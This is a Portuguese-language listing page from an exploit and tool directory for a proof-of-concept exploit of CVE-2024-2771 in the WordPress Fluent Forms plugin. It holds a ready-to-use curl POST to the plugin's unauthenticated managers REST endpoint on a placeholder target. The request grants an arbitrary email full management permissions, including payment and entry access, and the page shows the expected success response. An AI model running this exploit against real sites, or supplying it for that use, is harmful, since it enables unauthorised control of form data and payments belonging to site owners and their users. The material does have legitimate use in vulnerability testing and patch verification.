
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-2771-PoC — Exploit de prova de conceito para CVE-2024-2771, uma vulnerabilidade de escalonamento de privilégios no plugin Fluent Forms do WordPress por meio de um endpoint de API REST não autenticado. | Kitploit
Ferramentas/GitHubGitHub/whale93/cve-2024-2771-poc
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubwhale93/cve-2024-2771-poc

CVE-2024-2771-PoC

Exploit de prova de conceito para CVE-2024-2771, uma vulnerabilidade de escalonamento de privilégios no plugin Fluent Forms do WordPress por meio de um endpoint de API REST não autenticado.

Ver Repositório
19há 1 anoAinda não revisado
Compartilhar

CVE-2024-2771-PoC

Prova de conceito do CVE-2024-2771

O plugin Contact Form by Fluent Forms for Quiz, Survey, and Drag & Drop WP Form Builder para WordPress é vulnerável a escalonamento de privilégios devido à ausência de verificação de capacidade no endpoint da REST API /wp-json/fluentform/v1/managers em todas as versões até, e incluindo, a 5.1.16. Isso possibilita que atacantes não autenticados concedam a usuários permissões de gerenciamento do Fluent Form, o que lhes dá acesso a todas as configurações e recursos do plugin. Isso também possibilita que atacantes não autenticados excluam contas de gerentes.

Pré-requisitos

  • Site WordPress com Contact Form – Fluent Forms ≤ 5.1.16 ativo.
  • O atacante consegue acessar a REST API do site (nenhuma autenticação necessária).



Comando do Exploit

# 1. Grant full Fluent Forms permissions to an arbitrary email
curl -i -X POST "http://TARGET/wp-json/fluentform/v1/managers" \
     -H "Content-Type: application/json" \
     -d '{
           "manager": {
             "email": "[email protected]",
             "permissions": [
               "fluentform_dashboard_access",
               "fluentform_forms_manager",
               "fluentform_entries_viewer",
               "fluentform_manage_entries",
               "fluentform_view_payments",
               "fluentform_manage_payments",
               "fluentform_settings_manager",
               "fluentform_full_access"
             ]
           }
         }'

Resposta Esperada

HTTP/1.1 200 OK
{
  "message": "Manager has been saved.",
  "manager": {
    "id": 2,
    "email": "[email protected]",
    "permissions": [
      "fluentform_dashboard_access",
      "fluentform_forms_manager",
      "fluentform_entries_viewer",
      "fluentform_manage_entries",
      "fluentform_view_payments",
      "fluentform_manage_payments",
      "fluentform_settings_manager",
      "fluentform_full_access"
    ]
  }
}

Captura de Tela Screenshot 2025-08-01 105801
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    926
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    699
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    428
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    397
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    347
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    337

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




